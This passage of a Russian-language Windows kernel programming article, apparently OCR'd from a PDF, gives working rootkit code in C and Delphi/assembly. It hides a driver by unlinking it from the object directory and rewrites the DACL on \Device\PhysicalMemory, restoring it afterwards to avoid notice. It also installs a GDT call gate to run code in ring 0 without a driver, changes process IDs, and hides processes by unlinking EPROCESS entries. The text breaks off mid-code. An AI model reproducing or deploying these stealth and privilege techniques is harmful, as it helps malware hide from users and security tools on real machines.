    IN POBJECT_TYPE ObjectType OPTIONAL, IN KPROCESSOR_MODE AccessMode,
    IN OUT PACCESS_STATE AccessState OPTIONAL, IN ACCESS_MASK DesiredAccess OPTIONAL,
        IN OUT PVOID ParseContext OPTIONAL, OUT PHANDLE Handle);

BOOLEAN mywcsstrsize(PCWSTR Str1, PCWSTR Str2, ULONG Size)
{
    __try
    {
        return (wcsncmp(Str1, Str2, Size / 2) == 0);
    }
    __except(EXCEPTION_EXECUTE_HANDLER)
    {
        return FALSE;
    }
}


void HideObject(PCWSTR pDirectoryName, PCWSTR pObName)
{
    OBJECT_ATTRIBUTES ObjectAttributes;
    UNICODE_STRING ucName;
    NTSTATUS Status;
    HANDLE hDirectory = NULL;
    POBJECT_DIRECTORY pDirectoryObject = NULL;
    KIRQL OldIrql;
    POBJECT_HEADER ObjectHeader;
    POBJECT_HEADER_NAME_INFO NameInfo;
    POBJECT_DIRECTORY_ENTRY DirectoryEntry;
    POBJECT_DIRECTORY_ENTRY DirectoryEntryNext;
    POBJECT_DIRECTORY_ENTRY DirectoryEntryTop;
    ULONG Bucket = 0;
    UNICODE_STRING ObjectName;
    BOOLEAN found = FALSE;

    RtlInitUnicodeString(&ucName, pDirectoryName);
    InitializeObjectAttributes(&ObjectAttributes, &ucName, OBJ_CASE_INSENSITIVE, NULL, NULL);

    Status = ObOpenObjectByName(&ObjectAttributes, NULL, KernelMode,
                                NULL, GENERIC_READ, NULL, &hDirectory);
    if (Status != STATUS_SUCCESS)
    {
        DPRINT("Error open directory object");
        goto __exit;
    }
```

```
Status = ObReferenceObjectByHandle(hDirectory, FILE_ANY_ACCESS, NULL,
                                   KernelMode,&pDirectoryObject, NULL);
if (Status != STATUS_SUCCESS)
{
    DPRINT("Error on get object pointer");
    goto __exit;
}

KeRaiseIrql(APC_LEVEL, &OldIrql);

for (Bucket = 0; Bucket < NUMBER_HASH_BUCKETS; Bucket++)
{
    if (found)
        break;

    DirectoryEntry = pDirectoryObject->HashBuckets[Bucket];
    if (!DirectoryEntry)
        continue;

    ObjectHeader = OBJECT_TO_OBJECT_HEADER(DirectoryEntry->Object);
    NameInfo = OBJECT_HEADER_TO_NAME_INFO(ObjectHeader );

    if (NameInfo != NULL)
    {
        ObjectName = NameInfo->Name;

        DPRINT("Test object, name %ws, legth %d", ObjectName.Buffer, ObjectName.Length);

        if (mywcsstrsize(ObjectName.Buffer, pObName, ObjectName.Length))
        {
            DPRINT("Object found");

            DirectoryEntryTop = pDirectoryObject->HashBuckets[Bucket];
            DirectoryEntryNext = DirectoryEntryTop->ChainLink;

            pDirectoryObject->HashBuckets[Bucket] = DirectoryEntryNext;
            DirectoryEntryTop = pDirectoryObject->HashBuckets[Bucket];

            while (DirectoryEntryNext)
            {
                DirectoryEntryTop->ChainLink = DirectoryEntryNext->ChainLink;
                DirectoryEntryTop = DirectoryEntryTop->ChainLink;
                DirectoryEntryNext = DirectoryEntryNext->ChainLink;
            }
            if (DirectoryEntryTop) DirectoryEntryTop->ChainLink = NULL;

            DPRINT ("Object directory entry unlinked OK!\n");

            found = TRUE;

         break;
        }
    }

    DirectoryEntryNext = DirectoryEntry->ChainLink;

    while (DirectoryEntryNext)
    {
        ObjectHeader = OBJECT_TO_OBJECT_HEADER(DirectoryEntryNext->Object);
        NameInfo = OBJECT_HEADER_TO_NAME_INFO (ObjectHeader);

        if (NameInfo != NULL)
        {
            ObjectName = NameInfo->Name;

            if (mywcsstrsize(ObjectName.Buffer, pObName, ObjectName.Length))
            {
                DirectoryEntry->ChainLink = DirectoryEntryNext->ChainLink;

                DPRINT ("Object directory entry unlinked OK!\n");
                found = TRUE;
```

```
                    break;
                }
            }

            if (DirectoryEntry)
            {
                DirectoryEntry = DirectoryEntry->ChainLink;
                DirectoryEntryNext = DirectoryEntry->ChainLink;
            }
            else DirectoryEntryNext = NULL;
        }
    }

    KeLowerIrql(OldIrql);

__exit:

    if (pDirectoryObject) ObDereferenceObject(pDirectoryObject);
    if (hDirectory) ZwClose (hDirectory);
    return;
}
```

Впервые этот код был приведен на http://www.rootkit.com/newsread.php?newsid=209

Теперь для скрытия какого-либо объекта достаточно вызвать HideObject(L"\\Driver", L"MyDriver"); где \Driver - директория где находится объект, а MyDriver - имя объекта. Полный код драйвера осуществляющего такое скрытие я здесь приводить не буду, но вы можете скачать в приложении к статье драйвер подобный предыдущему (выводящий в отладочную консоль получаемую информацию), но удаляющий себя из списка загруженных драйверов. Единственный недостаток этого метода в том, что скрытый таким образом драйвер нельзя будет выгрузить из системы, а также, если скрытие драйвера вызывается в процедуре DriverEntry, то драйвер при запуске будет возвращать код ошибки, но в памяти останется и будет нормально функционировать.

Здесь я дал только основные принципы написания драйверов. Это достаточно для того, чтобы начать их писать, но если вы интересуетесь этой темой, то отсылаю вас к специальной литературе на эту тему.

А что можно без драйвера?

Иногда возникает необходимость производить действия доступные только в нулевом кольце, а использовать для этого драйвер нежелательно или невозможно. Поэтому я опишу еще один способ, который позволяет перейти в нулевое кольцо и работать в нем не используя драйвер вообще. Способ этот основывается на открытии секции \Device\PhysicalMemory и модификации глобальной таблицы дескрипторов (GDT). В GDT добавляется дескриптор шлюза вызова CallGate который указывает на наш код выполняющийся в нулевом кольце. После чего производится вызов шлюза командой длинного вызова CALL FAR, которая изменяет привилегии кода и передает управление нашему коду. Структура описывающая шлюз вызова выглядит следующим образом:

```
PGateDescriptor = ^TGateDescriptor;
TGateDescriptor = packed record
  OffsetLo: Word;   // нижние 2 байта адреса
  Selector: Word;   // кодовый селектор (определяет привилегии)
  Attributes: Word; // атрибуты шлюза
  OffsetHi: Word;   // верхние 2 байта адреса
end;
```

Нужно определить адрес GDT в памяти (с помощью команды SGDT), перевести полученный виртуальный адрес в физический, отобразить данный участок памяти в свое адресное пространство, после чего найти ближайший свободный селектор в GDT и записать туда свой шлюз. Сейчас мы разберем по порядку все эти действия:

Открытие памяти:

```
{ Открытие физической памяти }
function OpenPhysicalMemory(mAccess: dword): THandle;
var
  PhysMemString: TUnicodeString;
  Attr: TObjectAttributes;
  OldAcl, NewAcl: PACL;
  SD: PSECURITY_DESCRIPTOR;
  Access: EXPLICIT_ACCESS;
  mHandle: dword;

begin
  Result := 0;
  RtlInitUnicodeString(@PhysMemString, MemDeviceName);

  InitializeObjectAttributes(@Attr, @PhysMemString, OBJ_CASE_INSENSITIVE or
                             OBJ_KERNEL_HANDLE, 0, nil);

  if ZwOpenSection(@mHandle, READ_CONTROL or
                   WRITE_DAC , @Attr) <> STATUS_SUCCESS then Exit;

  if GetSecurityInfo(mHandle, SE_KERNEL_OBJECT, DACL_SECURITY_INFORMATION,
                     nil, nil, @OldAcl, nil, SD) <> ERROR_SUCCESS then Exit;
  with Access do
    begin
     grfAccessPermissions := mAccess;
     grfAccessMode := GRANT_ACCESS;
     grfInheritance := NO_INHERITANCE;
     Trustee.pMultipleTrustee := nil;
     Trustee.MultipleTrusteeOperation := NO_MULTIPLE_TRUSTEE;
     Trustee.TrusteeForm := TRUSTEE_IS_NAME;
     Trustee.TrusteeType := TRUSTEE_IS_USER;
     Trustee.ptstrName := 'CURRENT_USER';
    end;

   SetEntriesInAcl(1, @Access, OldAcl, NewAcl);

   SetSecurityInfo(mHandle , SE_KERNEL_OBJECT, DACL_SECURITY_INFORMATION,
                   nil, nil, NewAcl, nil);

   ZwOpenSection(@Result, mAccess, @Attr);

   SetSecurityInfo(mHandle , SE_KERNEL_OBJECT, DACL_SECURITY_INFORMATION,
                   nil, nil, OldAcl, nil);

   CloseHandle(mHandle);
   LocalFree(DWORD(NewAcl));
   LocalFree(DWORD(SD));
end;
```

Следует обратить внимание на то, что нужную нам секцию нельзя сразу открыть на запись, так как полный доступ к ней имеет только система, нужно сначала изменить атрибуты безопасности секции разрешив текущему пользователю открывать её на запись, после чего секцию можно открыть и установить старые атрибуты безопасности обратно (для большей незаметности). Естественно все эти действия можно проделать только имея права администратора.
Установка шлюза будет выглядеть так:

```
{
  Получение физического адреса из виртуального.
  Действительно только для Nonpaged Memory.
}
function QuasiMmGetPhysicalAddress(VirtualAddress: dword;
                                   var Offset: dword): dword;
begin
  Offset :=
  VirtualAddress and $FFF; if (VirtualAddress
```

```
  > $80000000)  and (VirtualAddress <  $A0000000) then
    Result := VirtualAddress and $1ffff000
    else Result := VirtualAddress and $fff000;
end;


{ установка калгейта }
Function InstallCallgate(hPhysMem: dword): boolean;
var
  gdt: TGDTInfo;
  offset, base_address: DWORD;
begin
  Result := false;
  if hPhysMem = 0 then Exit;
  asm sgdt [gdt] end;
  base_address := QuasiMmGetPhysicalAddress(gdt.Base, offset);
  ptrGDT := MapViewOfFile(hPhysMem, FILE_MAP_READ or FILE_MAP_WRITE,
                          0, base_address, gdt.limit + offset);
  if ptrGDT = nil then Exit;
  CurrentGate := PGateDescriptor(DWORD(ptrGDT) + offset);
  repeat
    CurrentGate := PGateDescriptor(DWORD(CurrentGate) + SizeOf(TGateDescriptor));
    if (CurrentGate.Attributes and $FF00) = 0 then
      begin
        OldGate := CurrentGate^;
        CurrentGate.Selector   := $08; // ring0 code selector
        CurrentGate.OffsetLo   := DWORD(@Ring0CallProc);
        CurrentGate.OffsetHi   := DWORD(@Ring0CallProc) shr 16;
        CurrentGate.Attributes := $EC00;
        FarCall.Offset   := 0;
        FarCall.Selector := DWORD(CurrentGate) - DWORD(ptrGDT) - offset;
        Break;
      end;
  until DWORD(CurrentGate) >= DWORD(ptrGDT) + gdt.limit + offset;
  FlushViewOfFile(CurrentGate, SizeOf(TGateDescriptor));
  Result := true;
end;
```

В этом коде Ring0CallProc - адрес кода который может быть вызван через установленный шлюз и будет выполнен в нулевом кольце защиты. Селектор установленного шлюза будет равен DWORD(CurrentGate) - DWORD(ptrGDT) - offset, смещение неважно. Теперь для вызова нашего кода достаточно выполнить длинный вызов FAR CALL на установленный шлюз:

```
asm
  db $0ff, $01d      // call far [FarCall]
  dd offset FarCall; //
end;
```

Когда необходимость в шлюзе отпадет, то его необходимо убрать с помощью следующего кода:

```
{ удаление каллгейта }
Procedure UninstallCallgate();
begin
  CurrentGate^ := OldGate;
  UnmapViewOfFile(ptrGDT);
end;
```

С помощью этого способа можно не используя драйвер исполнять участки кода в нулевом кольце, но применять данный способ весьма нежелательно. Дело в том, что код на который указывает шлюз находится в пользовательском диапазоне адресов, и следовательно для каждого адресного пространства будет различным. Вызывать же шлюзы из GDT можно из любого процесса. Вызов нашего шлюза из другого процеса скорее всего приведет к падению системы с синим экраном, а специально составленный вызов может позволить процессу выполняющемуся с низкими правами поднять свои привилегии. Следует запомнить, что установка пользовательских шлюзов в нулевое кольцо создает в системе серьезную уязвимость, поэтому следует стараться не применять их в своих программах, или хотя-бы быстро удалять шлюз после использования. Подобного эффекта

можно также достичь путем модификации IDT и перенаправления вектора какого-либо неиспользуемого прерывания в свой код с последующим вызовом этого прерывания.

Как работать в ring0 без драйвера:

Теперь мы можем не используя драйвер выполнять участки кода в нулевом кольце. Но что мы можем сделать? Работая в драйвере мы можем использовать функции экспортируемые ядром и другими драйверами, и с помощью них взаимодействовать с системой, а здесь наш код лишен такой возможности по той причине, что мы не знаем адреса необходимых нам функций. Также, при работе в драйвере мы имеем другое содержимое сегментных регистров, которое заполняется при выполнении системного вызова, а в данном случае мы имеем те же регистры, что и в режиме пользователя. Поэтому для выполнения каких-либо практических задач с применением этого метода нам нужно получить адреса необходимых нам функций ядра и изменять содержимое регистра FS, через который осуществляется доступ к системным структурам связанным с текущим процессом. В режиме пользователя и в режиме ядра этот регистр указывает на совершенно разные структуры. Для получения адресов API ядра можно использовать следующую методику: загрузить ядро (ntoskrnl.exe) с помощью LoadLibraryEx с установленным флагом DONT_RESOLVE_DLL_REFERENCES в наше адресное пространство, функция возвратит нам адрес MZ заголовка ядра подгруженного в User Space. Теперь с помощью GetProcAddress мы можем получить адрес интересующей нас функции в User Space. Разность адреса функции и адреса подгруженного ядра будет смещением начала функции в ядре. Теперь нам нужно узнать адрес загрузки ядра в Kernel Space и прибавить к нему полученное смещение, и у нас будет адрес нужной нам функции в Kernel Space. Определить адрес загрузки системного модуля в Kernel Space можно путем вызова Nativa API функции ZwQuerySystemInformation с классом SystemModuleInformation, функция вернет нам список загруженных модулей и информацию о них. Для получения адреса загрузки модуля в Kernel Space можно использовать следующую функцию:

```
{
  Получение виртуального адреса для модуля
  загруженного в системное адресное пространство.
}
function GetKernelModuleAddress(pModuleName: PChar): dword;
var
 Info: PSYSTEM_MODULE_INFORMATION_EX;
 R: dword;
begin
  Result := 0;
  Info := GetInfoTable(SystemModuleInformation);
  for r := 0 to Info^.ModulesCount do
   if lstrcmpi(PChar(dword(@Info^.Modules[r].ImageName)
                     + Info^.Modules[r].ModuleNameOffset), pModuleName) = 0 then
       begin
        Result := dword(Info^.Modules[r].Base);
        break;
       end;
  VirtualFree(Info, 0, MEM_RELEASE);
end;
```

После чего адрес нужной нам функции ядра вычисляется следующим образом:

```
{ Получение адреса ядерной API в системном адресном пространстве. }
Function GetKernelProcAddress(lpProcName: PChar): dword;
var
 uProc: dword;
begin
 uProc  := dword(GetProcAddress(dKernelBase, lpProcName));
 if uProc > 0 then Result := (uProc - dKernelBase) + KernelBase
    else Result := 0;
end;
```

где dKernelBase - адрес ядра загруженного в User Space, KernelBase - адрес ядра в Kernel Space. Теперь, нам нужно получить таким способом адреса всех необходимых функций и сохранить их в глобальных переменных, после чего их можно будет легко вызывать из Ring0 кода. Также не следует забывать а необходимости перезагрузки регистра FS, что делается следующим кодом:

```
{ перезагрузка регистра FS и вызов Ring0 кода  }
procedure Ring0CallProc;
asm
 cli
 pushad
 mov di, $30
 mov fs, di
 call Ring0ProcAdr
 mov di, $3B
 mov fs, di
 popad
 sti
 retf
end;
```

Попробуем теперь найти применение описанной методике. Для начала напишем функцию Ring0CopyMemory, которая будет копировать участки памяти в нулевом кольце, что позволит нам работать с памятью ядра. Но неприятная особенность копирования памяти в нулевом кольце состоит в том, что попытка доступа к невыделенной памяти неизбежно ведет к синему экрану, поэтому перед копированием желательно проверить переданные указатели на валидность. Для этого в ядре существует функция MmIsAddressValid, которая принимает проверяемый указатель, и возвращает в случае валидности указателя EAX > 0, или 0, если память невыделенна. Получим адрес этой функции по вышеописанной методике и занесем его в переменную AdrMmIsValid. После этого функция копирования памяти будет иметь следующий вид:

```
{
  Копирование участка памяти из 0 кольца.
  Можно работать с памятью ядра.
  ВНИМАНИЕ! некорректная запись в память ядра приведет к падению системы!
}
Procedure Ring0CopyMemory(Source, Destination: pointer; Size: dword);
var
 Data : packed record
    Src: pointer;
    Dst: pointer;
    Size: dword;
   end;

 Procedure Ring0Call;
 asm
  //проверка адресов
  mov ebx, eax
  mov eax, [ebx]
  push eax
  call AdrMmIsValid
  test eax, eax
  jz @Exit
  mov eax, [ebx]
  add eax, [ebx + $08]
  push eax
  call AdrMmIsValid
  test eax, eax
  jz @Exit
  mov eax, [ebx + $04]
  push eax
  call AdrMmIsValid
  test eax, eax
  jz @Exit
  mov eax, [ebx + $04]
  add eax, [ebx + $08]
  push eax
  call AdrMmIsValid
```


```
  test eax, eax
  jz @Exit
  //копирование
  mov esi, [ebx]
  mov edi, [ebx + $04]
  mov ecx, [ebx + $08]
  rep movsb
  @Exit:
  ret
 end;

begin
 Data.Src  := Source;
 Data.Dst  := Destination;
 Data.Size := Size;
 VirtualLock(Source, Size);
 VirtualLock(Destination, Size);
 CallRing0(@Ring0Call, @Data);
 VirtualUnlock(Source, Size);
 VirtualUnlock(Destination, Size);
end;
```

Также следует обратить внимание на то, что перед копированием делается попытка закрепить копируемые страницы в памяти, так как при их отсутствии, из за того, что переход в нулевое кольцо совершен без уведомления системы и изменения соответствующих системных структур, страничная ошибка может быть неправильно обработана и подкачка не выполнена, что приведет к падению системы. Естественно, после копирования закрепленные страницы следует разблокировать. При применении для перехода в нулевое кольцо шлюза вызова, злоупотреблять этой процедурой не следует, так как при невозможности закрепления копируемых областей в памяти мы можем получить нестабильность в работе процедуры, и как следствие - частые синие экраны.

Теперь нам доступна память ядра, попробуем поработать с некоторыми ядерными структурами. Для начала, попробуем получить список всех процессов в системе. Казалось бы, зачем для этого лазить в нулевое кольцо, ведь есть ToolHelp API, которые весьма просты в использовании. Но недостаток перечисления процессов через API в том, что они могут быть перехвачены и процесс может быть скрыт. В первой части статьи я описал, как получить список процессов обращаясь к ядру через интерфейс системных вызовов, но этот метод не гарантирует, что будут обнаружены все процессы, так как API могут быть перехвачены в ядре. Поэтому сейчас мы попробуем получить список процессов на самом низком уровне - из структур ядра.

Каждый процесс в памяти ядра представлен структурой EPROCESS, которая хранит в себе информацию о параметрах этого процесса, а также содержит в себе ссылки на структуры предыдущего и следующего процессов в списке. Эта структура имеет различный формат для разных версий Windows NT, поэтому я не буду приводить её целиком, а рассмотрю только важные её части. Допустим, мы уже получили указатель на структуру EPROCESS интересующего нас процесса, теперь нам нужно извлеч из нее имя процесса, его Process Id и id родительского процесса. Для Windows XP имя процесса находится в структуре EPROCESS по смещению 174h и занимает 16 байт в ANSI кодировке, ProcessId - имеет смещение 84h и размер dword, Parrent Process ID имеет смещение 14Ch. В Windows 2000 эти данные имеют соответственно смещения 1FCh, 9Ch и 1C8h. В структуре EPROCESS каждого процесса содержатся указатели на структуры следующего и предыдущего процессов. Список структур EPROCESS всех процессов в системе начинается с переменной ядра PsActiveProcessesLink, которая ядром не экспортируется, но её можно получить с помощью анализа двухсвязного списка структур EPROCESS. В общем виде этот двухсвязный список будет выглядеть так:



ActiveProcessesLink - это элемент двухсвязного списка содержащий указатели FLink (на следующий элемент списка) и BLink (на предыдущий). Эти указатели в Windows XP имеют смещения 88h и 8Ch соответственно (в Windows 2000 - A0h и A4h). Заметьте, что указатели ActiveProcessesLink указывают не на начало структуры EPROCESS, а на слудующий элемент двухсвязного списка, поэтому для получения указателя на EPROCESS нам нужно отнять смешение ActiveProcessesLink в структуре EPROCESS. Для получения списка всех процессов в системе нам нужно получить указатель на EPROCESS любого процесса, после чего двигаться по спискам ActiveProcessesLink до тех пор, пока не окажемся на той структуре, с которой начали. В качестве эталона на который будет опираться весь дальнейший код я возьму указатель на EPROCESS процесса System, так как это единственный обязательный процесс в системе который существует все время её работы (после загрузки). Для получения этого указателя сначала получим с помощью функции ядра IoGetCurrentProcess указатель на EPROCESS текущего процесса, после чего будем двигаться по связанным спискам до тех пор, пока не будет обнаружен процесс с Parrent Pid = 0, это и будет процесс System. Так как нужно сделать код работающий в различных версиях Windows (в том числе легко переносимый на следующие версии), то мы не будем хранить в коде смещения нужных нам данных в структуре EPROCESS, а заведем структуру, куда занесем эти данные (в зависимости от версии системы) и будем использовать эту структуру в коде.

```
UndocData : packed record
        {00} BaseProcStrAdr    : dword; // адрес первой EPROCESS
        {04} ActivePsListOffset: dword; // смещение ActivePsList в EPROCESS
        {08} PidOffset: dword;          // смещение ProcessID в EPROCESS
        {0C} NameOffset: dword;         // смещение ImageName в EPROCESS
        {10} ppIdOffset: dword;         // смещение ParrentPid в EPROCESS
        {14} ImgNameOffset: dword;      // смещение ImageFileName в EPROCESS
            end;
```

Заполняется эта структура следующим кодом:

```
{ Инициализация Ring0 библиотеки. }
function InitialzeRing0Library(Ring0GateType: dword): boolean;
var
 Version: TOSVersionInfo;
begin
 Result := false;

 Version.dwOSVersionInfoSize := SizeOf(TOSVersionInfo);
 GetVersionEx(Version);
 if Version.dwMajorVersion <> 5 then Exit;
 case Version.dwBuildNumber of
 2195 : begin // Windows 2000
         UndocData.ActivePsListOffset := $0A0;
         UndocData.PidOffset          := $09C;
         UndocData.NameOffset         := $1FC;
         UndocData.ppIdOffset         := $1C8;
        end;
 2600 : begin // Windows XP
         UndocData.ActivePsListOffset := $088;
```

```
        UndocData.PidOffset          := $084;
        UndocData.NameOffset         := $174;
        UndocData.ppIdOffset         := $14C;
        UndocData.ImgNameOffset      := $1F4;
       end;
 else Exit;
 end;

 KernelBase     := GetKernelModuleAddress(KernelName);
 dKernelBase    := LoadLibraryEx(KernelName, 0, DONT_RESOLVE_DLL_REFERENCES);
 AdrMmGetPhys   := GetKernelProcAddress('MmGetPhysicalAddress');
 AdrMmIsValid   := GetKernelProcAddress('MmIsAddressValid');
 AdrIoGetCurr   := GetKernelProcAddress('IoGetCurrentProcess');
 AdrSetIoAccess := GetKernelProcAddress('Ke386SetIoAccessMap');
 AdrGetIoAccess := GetKernelProcAddress('Ke386QueryIoAccessMap');
 AdrSetAccProc  := GetKernelProcAddress('Ke386IoSetAccessProcess');

 GateType := Ring0GateType;

 case GateType of
   CALL_GATE   : Result := InitializeCallGate();
   DRIVER_GATE : Result := InitializeDriverGate();
 end;
 if Result then UndocData.BaseProcStrAdr := GetSystemEPROCESS();
end;
```

Также здесь определяются адреса ядерных функций которые нам в дальнейшем понадобятся. Теперь код поиска EPROCESS процесса System будет выглядеть так:

```
{ получение указателя на структуру EPROCESS для System }
function GetSystemEPROCESS(): dword;
var
 Data: packed record
        UndocAdr: pointer;
        Result: dword;
       end;

 procedure Ring0Call;
 asm
  mov ebx, eax
  call AdrIoGetCurr
  mov edx, [ebx]       // UndocAdr
  mov esi, [edx + $04] // ActivePsListOffset
  mov edi, [edx + $10] // pPidOffset
  @Find:
  mov ecx, [eax + edi]
  test ecx, ecx
  jz @Found
  mov eax, [eax + esi]
  sub eax, esi
  jmp @Find
  @Found:
  mov [ebx + $04], eax
  ret
 end;

begin
 Data.UndocAdr := @UndocData;
 CallRing0(@Ring0Call, @Data);
 Result := Data.Result;
end;
```

Теперь, получив указатель на EPROCESS мы можем получить список всех процессов в системе используя следующий код:

```
type
 TPROCESS = packed record
    ProcessId : dword;
    ImageName : array [0..15] of Char;
    pEPROCESS : dword;
    ParrentPid: dword;
```

```
    end;

 PSYS_PROCESSES = ^TSYS_PROCESSES;
 TSYS_PROCESSES = packed record
   ProcessesCount: dword;
   Process: array[0..0] of TPROCESS;
   end;

{ Получение списка процессов прямым доступом к структурам ядра. }
function GetProcesses(): PSYS_PROCESSES;
var
 Eprocess: array [0..$600] of byte;
 CurrentStruct: dword;
 CurrSize: dword;
 OldPriority: dword;
begin
 CurrSize := SizeOf(TSYS_PROCESSES);
 GetMem(Result, CurrSize);
 ZeroMemory(Result, CurrSize);
 ZeroMemory(@Eprocess, $600);
 CurrentStruct := UndocData.BaseProcStrAdr + UndocData.ActivePsListOffset;
 OldPriority := GetThreadPriority($FFFFFFFE);
 SetThreadPriority($FFFFFFFE, THREAD_PRIORITY_TIME_CRITICAL);
 repeat
  CurrentStruct := CurrentStruct - UndocData.ActivePsListOffset;
  Ring0CopyMemory(pointer(CurrentStruct), @Eprocess, $220);
  if pdword(dword(@Eprocess) + UndocData.ppIdOffset)^ > 0 then
     begin
      Inc(CurrSize, SizeOf(TPROCESS));
      ReallocMem(Result, CurrSize);
      Result^.Process[Result^.ProcessesCount].ProcessId :=
                                pdword(dword(@Eprocess) + UndocData.PidOffset)^;
      Result^.Process[Result^.ProcessesCount].pEPROCESS := CurrentStruct;
      lstrcpyn(@Result^.Process[Result^.ProcessesCount].ImageName,
              PChar(dword(@Eprocess) + UndocData.NameOffset), 16);
      Result^.Process[Result^.ProcessesCount].ParrentPid :=
                                pdword(dword(@Eprocess) + UndocData.ppIdOffset)^;

      Inc(Result^.ProcessesCount);
     end;
  CurrentStruct := pdword(dword(@Eprocess) + UndocData.ActivePsListOffset)^;
  if CurrentStruct < $80000000 then break;
 until CurrentStruct = UndocData.BaseProcStrAdr + UndocData.ActivePsListOffset;
 SetThreadPriority($FFFFFFFE, OldPriority);
end;
```

Я думаю, обьяснять как работает этот код не следует, так как это должно быть панятно из предшествующего описания. Единственный момент на который следует обратить внимание - это то, что перед получением списка процессов текущему потоку выставляется приоритет реального времени. Это связано с тем, что если наш поток в момент обработки связанного списка будет прерван, и в этот момент произойдет удаление того процесса, на который указывает только что полученный указатель, то наш код может вызвать ошибку доступа памяти в нулевом кольце, и как следствие - синий экран. Повышение приоритета потока исключает такую возможность, так как удаление процессов выполняется потоком режима ядра с приоритетом Normal. Во всех дальнейших примерах будет использован такой-же прием при любых манипуляциях с структурами ядра.

Итак, список процессов мы получили, теперь попробуем изменять структуры EPROCESS. Например, можно сменить PID процесса. Для удобства, все дальнейшие функции будут работать не с Id процесса, а с указателем на его EPROCESS, поэтому введем функцию для получения указателя на EPROCESS по Process Id:

```
{
  Получение по ProcessId указателя на струкруру ядра EPROCESS
  связанную с данным процессом.
}
Function GetEPROCESSAdr(ProcessId: dword): dword;
```

```
var
 Data: packed record
        UndocAdr: pointer;
        ProcessId: dword;
        Result: dword;
       end;

 procedure Ring0Call;
 asm
  mov ebx, [eax]         //UndocAdr
  mov ecx, [eax + $04]   //ProcessId
  push eax
  mov eax, [ebx]         //BaseProcStrAdr
  mov esi, [ebx + $04]   //ActivePsListOffset
  mov edi, [ebx + $08]   //PidOffset

  @Find:
  mov edx, [eax + edi]   //ActivePs.Pid
  cmp edx, ecx           //compare process id
  jz @Found
  mov eax, [eax + esi]   // ActivePsList.Flink
  sub eax, esi           //sub ActivePsListOffset
  cmp eax, [ebx]         //final
  jz @End
  jmp @Find

  @Found:
  pop edx
  mov [edx + $08], eax   //save result
  ret
  @End:
  pop edx
  mov [edx + $08], 0
  ret
 end;

begin
 Data.UndocAdr  := @UndocData;
 Data.ProcessId := ProcessId;
 CallRing0(@Ring0Call, @Data);
 Result := Data.Result;
end;
```

Описывать как работает этот код тоже не стоит, так как это все та же работа со связанными списками. Смена же Process Id по указателю на EPROCESS выглядит и того проще:

```
{ Смена Id процесса по указателю на EPROCESS. }
Procedure ChangeProcessIdEx(pEPROCESS: dword; NewPid: dword);
var
 Data: packed record
        UndocAdr: pointer;
        pEPROCESS: dword;
        NewId: dword;
       end;

 Procedure Ring0Call;
 asm
  push eax
  mov eax, [eax + $04]
  push eax
  call AdrMmIsValid
  test eax, eax
  jz @Exit
  pop eax
  mov ebx,   [eax]
  mov esi,   [eax + $04] // pEPROCESS
  add esi,   [ebx + $08] // @pEPROCESS.ProcessId
  mov eax,   [eax + $08] // NewId
  mov [esi], eax
  ret
  @Exit:
```

```
  pop eax
  ret
 end;

begin
 if pEPROCESS = 0 then Exit;
 Data.UndocAdr  := @UndocData;
 Data.pEPROCESS := pEPROCESS;
 Data.NewId     := NewPid;
 CallRing0(@Ring0Call, @Data);
end;
```

Что еще можно сделать интересного с процессом? Например, можно скрыть процесс в системе без использования каких-либо перехватов API. Для этого нужно получить указатель на EPROCESS скрываемого процесса и изменить FLink следующего процесса и BLink предыдущего так, чтобы они указывали друг на друга. Тогда перечисление процессов будет идти в обход скрываемого. Этот метод работает потому, что планировщик Windows ничего не знает о процессах, он просто распределяет процессорное время между всеми потоками в системе независимо от принадлежности их какому-либо процессу. Поэтому в системе могут существовать "свободные" потоки, не принадлежащие никакому процессу. Итак, скрытие процесса осуществляет следующий код:

```
{
  Скрытие процесса по указателю на структуру ядра EPROCESS.
  Неправильный указатель может привести к краху системы!
}
Procedure HideProcessEx(pEPROCESS: dword);
var
 Data: packed record
        UndocAdr: pointer;
        pEPROCESS: dword;
       end;

 Procedure Ring0Call;
 asm
  push eax
  mov eax, [eax + $04]
  push eax
  call AdrMmIsValid
  test eax, eax
  jz @Exit
  pop eax
  mov ebx, [eax]        //UndocAdr
  mov ecx, [eax + $04]  //pEPROCESS
  mov esi, [ebx + $04]  //ActivePsListOffset
  mov edx, [ecx + esi]  //ActivePsList.Flink
  add esi, $04
  mov edi, [ecx + esi]  //ActivePsList.Blink
  mov [edx + $04], edi  //ActivePsList.Flink.Blink = ActivePsList.Blink
  mov [edi], edx        //ActivePsList.Blink.Flink = ActivePsList.Flink
  ret
  @Exit:
  pop eax
  ret
 end;

begin
 if pEPROCESS = 0 then Exit;
 Data.UndocAdr  := @UndocData;
 Data.pEPROCESS := pEPROCESS;
 CallRing0(@Ring0Call, @Data);
end;
```

Иногда, желательно иметь возможность сделать скрытый процесс снова видимым. Для этого нужно перед скрытием сохранить указатель на EPROCESS, а потом вставить скрытый процесс в любое место связанного списка, соответствующим образом исправив указатели. Для простоты мы будем вставлять процессы сразу же после EPROCESS процесса System, и полный код осуществляющий

это будет выглядеть так:

```
{ Восстановление процесса в списке процессов по указателю на  EPROCESS. }
Procedure ShowProcess(pEPROCESS: dword);
var
 Data: packed record
        UndocAdr: pointer;
        pEPROCESS: dword;
       end;

 Procedure Ring0Call;
 asm
  push eax
  mov eax, [eax + $04]
